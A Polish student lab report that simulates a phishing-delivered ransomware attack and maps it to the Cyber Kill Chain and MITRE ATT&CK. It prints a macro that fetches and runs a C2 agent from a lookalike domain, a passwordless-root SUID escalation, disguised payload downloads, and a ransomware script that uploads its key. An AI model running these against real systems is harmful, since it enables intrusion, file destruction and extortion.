

Patryk Jankowicz 318422, Jan Walczak 318456
Miłosz Kutyla 318427, Jakub Ossowski 318435

Politechnika Warszawska, Wydział Elektroniki i Technik Informacyjnych

KRYCY PROJEKT - FAZA 1, grupa dziekańska: 2 - Cyberbezpieczeństwo

2025-09-09

Spis treści

Wstęp	1
1. Scenariusz ataku	2
2. Model ataku z wykorzystaniem Cyber Kill Chain	2
2.1. Reconnaissance	2
2.2. Weaponization	3
2.3. Delivery	3
2.4. Exploitation	4
2.5. Installation	4
2.6. Command and Control	4
2.7. Actions on objectives	4
3. Model ataku z wykorzystaniem matrycy MITRE ATT&CK	8
4. Zebrane logi	8
5. Wnioski	9
6. Uwagi	9

Wstęp

Niniejszy dokument to sprawozdanie z realizacji projektu w ramach przedmiotu KRYCY. Oświadczamy, że ta praca, stanowiąca podstawę do uznania osiągnięcia efektów uczenia się z przedmiotu KRYCY, została wykonana przez nas samodzielnie.

Celem projektu było przygotowanie technicznej realizacji i opracowanie elementów współczesnego ataku wieloetapowego. Źródłem podstawowym taktyk i technik jest katalog MITRE ATT&CK. Efektem końcowym projektu jest niniejsza dokumentacja, obraz dysku Ofiary oraz zestaw próbek właściwych dla wybranego typu cyberataku, umieszczonych na dysku OneDrive (link umieszczony w kanale Teams zespołu).


1. Scenariusz ataku

Wysłaliśmy mail phishing'owy z dołączonym arkuszem kalkulacyjnym zawierającym złośliwe makro. Nieświadoma Ofiara (tu: Pani Halina) przekonana treścią maila pobrała załącznik na swój komputer. Następnie otworzyła go i kliknęła opcję "włącz makra". Następnie:

- Makro wykonało się. Pobrało i uruchomiło plik odpowiedzialny za nawiązanie komunikacji C2 z serwerem Atakującego.
- Wykonana została enumeracja maszyny Ofiary w celu zdobycia podstawowych informacji o systemie i znalezienia podatności.
- Wykonana została eskalacja uprawnień do uprawnień root'a.
- Pobrano ransomware z serwera C2.
- Ransomware wykonał szyfrowanie wszystkich plików na pulpicie Ofiary.
- Na pulpicie Ofiary umieszczona została informacja o zaszyfrowaniu plików i okupie.

W ataku założyliśmy, że Atakujący ukrywa się za przykładową domeną `plus.google.com`. Wpis dot. domeny został umieszczony w serwerze DNS (DNS spoofing lub faktycznie wykupiona domena), z którego korzystała Ofiara. Opis i założenia symulacji ataku przedstawiliśmy w sekcji 6.

Komunikację atakujący-Ofiara schematycznie przedstawia rysunek 1.



Rys. 1: Schemat symulowanego ataku

2. Model ataku z wykorzystaniem Cyber Kill Chain

2.1. Reconnaissance

Wykorzystując techniki OSINT znaleźliśmy firmę posiadającą dział księgowych. Na jednej ze stron internetowych zdobyliśmy adresy e-mail pracowników pracujących w tym dziale. Uznaliśmy, że listopadowy czas rozliczeń to idealny okres na kampanię phishingową. Zdecydowaliśmy się zaatakować jedną księgową - Halinę Kowalską. Ze względu na wykonywany przez nią zawód, za odpowiedni uznaliśmy atak ransomware, który skutecznie wydłuży lub kompletnie uniemożliwi jej pracę. Dzięki temu moglibyśmy uzyskać znaczny zysk finansowy.

2.2. Weaponization


W ramach fazy uzbrojenia przygotowaliśmy:

- mail phishingowy,
- załącznik do maila phishingowego: arkusz kalkulacyjny z makrami. Makro pobiera i uruchamia plik odpowiedzialny za nawiązanie komunikacji z serwerem C2,
- ransomware, który szyfruje pliki Ofiary losowym kluczem, a następnie odsyła klucz (zakodowany) do serwera.


Pani Halina jako księgowa z pewnością korzysta z programów takich jak Microsoft Excel lub Libre Office Calc. Z tego powodu za odpowiednie uznaliśmy wykorzystanie złośliwego załącznika w postaci arkusza kalkulacyjnego. Utworzony ransomware jest skryptem bashowym, skompilowanym do pliku binarnego. Został dodatkowo poddany obfuskacji, żeby utrudnić jego analizę w logach i ukryć używany do szyfrowania klucz.

2.3. Delivery

Wysłaliśmy spreparowany mail phishingowy z arkuszem kalkulacyjnym zawierającym złośliwe makra. Pani Halinka, widząc arkusz kalkulacyjny o nazwie **fakturki**, bez zastanowienia go pobrała. Po pobraniu utworzyła arkusz i zgodnie z instrukcją w mailu wybrała pierwszą opcję uruchamiającą makra - "enable macros". Makro zawierało złośliwy kod, który pobierał oraz uruchamiał na komputerze Ofiary agenta Command & Control. Wysłany mail phishingowy oraz złośliwy arkusz kalkulacyjny zostały przedstawione na rysunkach 2. i 3.



Rys. 2: Mail phishingowy



Rys. 3: Otworzenie złośliwego arkusza kalkulacyjnego

2.4. Exploitation

Fazą eksploatacji było wykonanie się złośliwego makra na systemie Ofiary. Gdy Ofiara otworzyła plik arkusza kalkulacyjnego, złośliwe makro zostało uruchomione automatycznie. Szkodliwe instrukcje zawarte w makrze zostały wykonywane bez wiedzy użytkownika. Przygotowane przez nas makro uruchomiło proces pobierania i instalacji agenta Caldera, który otworzył backdoor umożliwiając komunikację z serwerem Atakującego i zdalne wykonywanie poleceń na systemie Ofiary. Złośliwe makro zostało przedstawione poniżej:

```
1 Sub Main
2
3 Dim SCRIPT As String
4 Shell "bash -c " & """" & "curl -s -X POST -H 'file:sandcat.go'
5 -H 'platform:linux' http://pIus.google.com:8888/file/download > .fakturki_kopia;
6 chmod +x .fakturki_kopia;./.fakturki_kopia -server http://pIus.google.com:8888
7 -group red -v&" & """"
8 End Sub
```


2.5. Installation

Faza instalacji opierała się na zainstalowaniu agenta C2 na systemie Ofiary. Instalacja została wykonana w wyniku działania makra, gdzie proces instalacji agenta można rozbić na następujące etapy:

- pobranie z serwera C2 agenta Caldera,
- zapisanie go w ukrytym pliku,
- dodanie permisji (+x) do wykonania skryptu,
- uruchomienie serwisu zestawiającego połączenie z Calderą.

2.6. Command and Control

Połączenie z serwerem Command and Control zostało nawiązane jako ostatni etap działania wyżej przedstawionego makra. Po wykonaniu złośliwego kodu, na Calderze pojawił się nowy agent z urządzenia Ofiary. Dzięki temu, zgodnie z oczekiwaniami, mogliśmy wywoływać polecenia na hoście Ofiary. Nowo powstały agent widoczny z interfejsu Caldera został przedstawiony na rysunku 4.




The screenshot shows the 'Agents' section of the Caldera interface. At the top, there's a message: 'You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.' Below this, there are buttons for '+ Deploy an agent' and 'Configuration', and a status indicator '1 agent' with a 'Bulk Actions' dropdown. A table lists the deployed agent with the following columns: id (paw), host, group, platform, contact, pid, privilege, status, and last seen. The table contains one entry: id 'swruiq', host 'vm-a', group 'red', platform 'linux', contact 'HTTP', pid '11349', privilege 'User', status 'alive, trusted', and last seen 'just now'.

id (paw)	host	group	platform	contact	pid	privilege	status	last seen
swruiq	vm-a	red	linux	HTTP	11349	User	alive, trusted	just now

Rys. 4: Utworzony agent na hoście Ofiary - widok z poziomu Caldera


2.7. Actions on objectives

Akcje na maszynie Ofiary zostały rozpoczęte od wykonania krótkiej fazy Discovery enumerującej użytkowników i usługi działające w systemie. Wynik wykonania operacji Discovery z poziomu Caldera przedstawia rysunek 5.



Rys. 5: Operacja discovery - widok z poziomu Caldery

Następnie przeszliśmy do eskalacji uprawnień na atakowanej maszynie. Rozpoczęliśmy ją od wyszukania plików (aplikacji) z ustawionym bitem SUID, który umożliwia wykonanie pliku z uprawnieniami właściciela. W tym celu wykorzystaliśmy polecenie `find / -type f -perm 4000 -ls 2>/dev/null` (umiejętność "Find setuid and setgid" z rys. 7). Dzięki temu odnaleźliśmy niepoprawnie skonfigurowaną aplikację `/usr/bin/cp` (rys. 6). Ta niebezpieczna konfiguracja uprawnień pozwala m.in. na modyfikację chronionych plików. Zdecydowaliśmy się wykorzystać ją do stworzenia nowego użytkownika z wyższymi uprawnieniami.



Rys. 6: Output polecenia find widoczny z poziomu Caldery

Skopiowaliśmy zawartość pliku `/etc/passwd` do pliku o nazwie `.new_passwd`, do `.new_passwd` dodaliśmy linię opisującą nowego użytkownika (mintt) z uprawnieniami root (bez hasła). Wykorzystując niepoprawnie skonfigurowane `cp`, przy pomocy polecenia `cp .new_passwd /etc/passwd` udało nam się nadpisać oryginalny plik `passwd` i tym samym dodać nowego użytkownika z uprawnieniami roota. Operacja dodania nowego użytkownika (umiejętność "cp's SUID exploitation" z rys. 7) przedstawiona została poniżej:

```

1 cat /etc/passwd > .new_passwd;
2 echo "mintt::0:0:root:/root:/bin/bash" >> .new_passwd;
3 cp .new_passwd /etc/passwd;
4 rm .new_passwd;

```

Ponieważ Caldera nie zapamiętuje sesji, aby wykonywać polecenia z uprawnieniami root'a za pomocą nowo utworzonego konta, każde polecenie z serwera C2 należało wykonać przy pomocy polecenia `su -c <command> <user>`. Z tego powodu nie ustawiliśmy hasła dla użytkownika `mintt`, co znacząco ułatwiło nam dalsze operacje.

Kolejnym krokiem było pobranie z serwera C2 przygotowanego ransomare'u, który szyfruje podaną mu ścieżkę. Postanowiliśmy celowo zostawić po sobie ślad, ponieważ użyliśmy szyfrowania symetrycznego. Z tego powodu klucz musieliśmy przekazać z serwera C2 lub wygenerować lokalnie na maszynie Ofiary i przekazać do serwera C2. Stąd w ruchu sieciowym obecny jest klucz (zakodowany 10-krotnie base64 zamiast zaszyfrowany szyfrem asymetrycznym), który można wykorzystać do odszyfrowania danych. Ślad zostawiliśmy celowo jako dodatkowe zadanie CTFowe dla zespołu, który będzie analizował nasze logi w ramach drugiej fazy projektu. Samo pobranie oraz wykonanie ransomware dodatkowo poddaliśmy obfuskacji poprzez:

- kompilację skryptu do pliku binarnego,
- nadanie skryptowi rozszerzenia `.jpg`,
- pobranie razem ze skryptem kilku plików `.jpg` będących faktycznymi zdjęciami,
- ustawienie domeny na przypominającą `google`.

Operacja pobierania i wykonania ransomware (umiejętność "Download & execute ransomware" z rys. 7) przedstawiona została poniżej:

```

1 cd /home/mint/Downloads;
2 curl -s -X POST -H "file:smart_dog1.jpg" http://pIus.google.com:8888/file/download \
3   > smart_dog1.jpg;
4 curl -s -X POST -H "file:happy-pup-1.png" http://pIus.google.com:8888/file/download \
5   > happy-pup-1.png;
6 curl -s -X POST -H "file:happy-smiling-programmer-nerd-dog-260nw-2374167139.webp" \
7   http://pIus.google.com:8888/file/download \
8   > happy-smiling-programmer-nerd-dog-260nw-2374167139.webp;
9 # ponizszy plik to ransomware
10 curl -s -X POST -H "file:happy-smiling-programmer-hacker-dog.jpg" \
11   http://pIus.google.com:8888/file/download > happy-smiling-programmer-hacker-dog.jpg;
12 curl -s -X POST -H "file:shutterstock558405028.jpg" \
13   http://pIus.google.com:8888/file/download > shutterstock558405028.jpg;
14 curl -s -X POST -H "file:stock-photo-smart.jpg" \
15   http://pIus.google.com:8888/file/download > stock-photo-smart.jpg;
16 # execution
17 chmod +x happy-smiling-programmer-hacker-dog.jpg;
18 cd /home/mint/Desktop;
19 su -c "/home/mint/Downloads/happy-smiling-programmer-hacker-dog.jpg /home/mint/Desktop" \
20   mintt;

```

Fragment skryptu wykonującego atak typu ransomware na komputerze Ofiary został przedstawiony poniżej.

```

1 #!/bin/bash
2
3 DIR=$1
4
5
6 # Check if openssl exists
7 if ! command -v openssl &> /dev/null
8 then
9     apt-get -Y install openssl
10 fi
11
12 # Checking if dir was provided
13 if [ -z "$DIR" ]
14 then
15     echo "Directory not provided"
16     exit
17 fi
18
19 # Checking if dir exists

```

```

20 if [ ! -d "$DIR" ]
21 then
22     echo "Directory does not exist"
23     exit
24 fi
25
26 key=$(openssl rand -hex 32)
27 echo $key > key
28 for file in $DIR/*; do
29     openssl enc -aes-256-cbc -md sha512 -pbkdf2 -iter 100000 -salt -pass file:key \
30         -in "$file" -out "$file.enc"
31     rm -f "$file"
32 done
33
34 # Base64 the key
35 for i in {1..10}
36 do
37     key=$(<<<"$key" base64)
38 done
39
40 # removing '=' from key value end saving to file
41 echo "${key%==}" > key
42
43 curl -F 'data=@key' -H 'X-Request-ID: key' http://plus.google.com:8888/file/upload
44 rm -f key

```


Po zaszyfrowaniu danych, w miejscu wykonania skryptu z ransomware pojawia się notatka dot. wpłacenia okupu.

```

1 =====
2
3 YOUR IMPORTANT FILES, DOCUMENTS, PHOTOS, VIDEOS, DATABASES HAVE BEEN ENCRYPTED!
4
5 The only way to decrypt and restore your files is with our private key and program.
6 Any attempts to restore your files manually will damage your files.
7
8 To restore your files follow these instructions:
9 -----
10 1. Download and install Tor Browser from https://torproject.org/
11 2. Run Tor Browser
12 3. Send a 10 PLN BLIK to:
13 -
14 =====


```

Przeprowadzenie operacji eskalacji uprawnień wraz z pobraniem i uruchomieniem ransomware z poziomu Caldery przedstawia rysunek 7.



Rys. 7: Operacja ataku - widok z poziomu Caldery

Po wykonaniu ataku wszystkie pliki na pulpicie Ofiary zostały zaszyfrowane, co widoczne jest na rysunku 8.



Rys. 8: Widok pulpitu Ofiary, rezultat pomyślnego przeprowadzenia ataku

3. Model ataku z wykorzystaniem matrycy MITRE ATT&CK

1. Initial Access - Phishing: Spearphishing Attachment - ID: T1566.001
2. Execution - User Execution: Malicious File - ID: T1204.002
3. Privilege Escalation - Abuse Elevation Control Mechanism: Setuid and Setgid - ID: T1548.001
4. Command and Control - Application Layer Protocol: Web Protocols - ID: T1071.001
5. Exfiltration - Exfiltration Over C2 Channel - ID: T1041
6. Impact - Data Encrypted for Impact - ID: T1486

4. Zebrane logi

Sugerując się zaleceniami MITRE, dotyczącymi detekcji dla wykorzystanej przez nas techniki (T1486), zebraliśmy poniższy zestaw logów, który powinien umożliwić skuteczną analizę ataku:

- zrzut ruchu sieciowego w postaci pliku .pcapng (plik: `ruch_sieciowy.pcapng`)
- modyfikacja plików użytkownika (`/home`), w tym tworzenie nowych plików (plik: `audit.log`),
- wykonywane polecenia wraz z argumentami (plik: `audit.log`).

Do zebrania logów wykorzystaliśmy `auditd` oraz `auditctl` służący do konfiguracji `auditd`. Poniżej przedstawiamy konfigurację, która umożliwiła nam zebranie logów dot. modyfikacji plików użytkowników oraz wykonywanych poleceń:

```
1 root@mint:~# auditctl -l
2 -w /home -p wa -k user_file_modification
3 -a always,exit -S execve -F key=command_execution
```

Dzięki nadaniu tagów konkretnym regułom dot. zbierania logów, możliwe jest szybkie filtrowanie pliku `audit.log`, czego przykład przedstawia rysunek 9.


```

root@vm-a:/var/log/audit# ausearch -i -k command execution | tail
type=CWD msg=audit(11/26/2023 15:25:43.344:53265) : cwd=/
type=EXECVE msg=audit(11/26/2023 15:25:43.344:53265) : argc=3 a0=systemctl a1=stop a2=auditd.service
type=SYSCALL msg=audit(11/26/2023 15:25:43.344:53265) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x563079a08df0 a1=0x563079a08d30 a2=0x563079a08d98 a3=0x7ffcf451d81 items=2 ppid=1795 pid=10550 uid=mint uid=root gid=root euid=root suid=root fsuid=root egid=root sgid=root fsgid=root tty=pts0 ses=2 comm=systemctl exe=/usr/bin/systemctl subj=unconfined key=command execution
----
type=PROCTITLE msg=audit(11/26/2023 15:25:43.348:53266) : proctitle=/bin/systemd-tty-ask-password-agent --watch
type=PATH msg=audit(11/26/2023 15:25:43.348:53266) : item=1 name=/lib64/ld-linux-x86-64.so.2 inode=927506 dev=08:03 mode=file,755 ouid=root ogid=root rdev=00:00 nametype=NORMAL cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(11/26/2023 15:25:43.348:53266) : item=0 name=/bin/systemd-tty-ask-password-agent inode=927425 dev=08:03 mode=file,755 ouid=root ogid=root rdev=00:00 nametype=NORMAL cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(11/26/2023 15:25:43.348:53266) : cwd=/
type=EXECVE msg=audit(11/26/2023 15:25:43.348:53266) : argc=2 a0=/bin/systemd-tty-ask-password-agent a1=- --watch
type=SYSCALL msg=audit(11/26/2023 15:25:43.348:53266) : arch=x86_64 syscall=execve success=yes exit=0 a0=0x55f595b96f10 a1=0x7ffcb96fca40 a2=0x7ffcb96fcf78 a3=0x0 items=2 ppid=10550 pid=10556 uid=mint uid=root gid=root euid=root suid=root fsuid=root egid=root sgid=root fsgid=root tty=pts0 ses=2 comm=systemd-tty-ask-password-agent exe=/usr/bin/systemd-tty-ask-password-agent subj=unconfined key=command execution
root@vm-a:/var/log/audit#
root@vm-a:/var/log/audit# ausearch -i -k user file modification | tail
type=CWD msg=audit(11/26/2023 15:25:14.208:53255) : cwd=/home/mint
type=SYSCALL msg=audit(11/26/2023 15:25:14.208:53255) : arch=x86_64 syscall=rename success=yes exit=0 a0=0x7ff4c401db90 a1=0x7ff4c4022b10 a2=0xd01 a3=0x2663e5felf2d518c items=4 ppid=1447 pid=1463 uid=unset uid=mint gid=mint euid=mint suid=mint fsuid=mint egid=mint sgid=mint fsgid=mint tty=(none) ses=unset comm=cinamo:disk$0 exe=/usr/bin/cinamon subj=unconfined key=user_file_modification
----
type=PROCTITLE msg=audit(11/26/2023 15:25:27.344:53256) : proctitle=wireshark
type=PATH msg=audit(11/26/2023 15:25:27.344:53256) : item=3 name=/home/mint/Desktop/ruch_sieciowy.pcapng inode=132569 dev=08:03 mode=file,600 ouid=root ogid=root rdev=00:00 nametype=CREATE cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(11/26/2023 15:25:27.344:53256) : item=2 name=/tmp/wireshark_anyKLRGF2.pcapng inode=132569 dev=08:03 mode=file,600 ouid=root ogid=root rdev=00:00 nametype=DELETE cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(11/26/2023 15:25:27.344:53256) : item=1 name=/tmp/ inode=131075 dev=08:03 mode=dir,sticky,777 ouid=root ogid=root rdev=00:00 nametype=PARENT cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(11/26/2023 15:25:27.344:53256) : item=0 name=/home/mint/Desktop/ inode=597947 dev=08:03 mode=dir,755 ouid=mint ogid=mint rdev=00:00 nametype=PARENT cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(11/26/2023 15:25:27.344:53256) : cwd=/var/log/audit
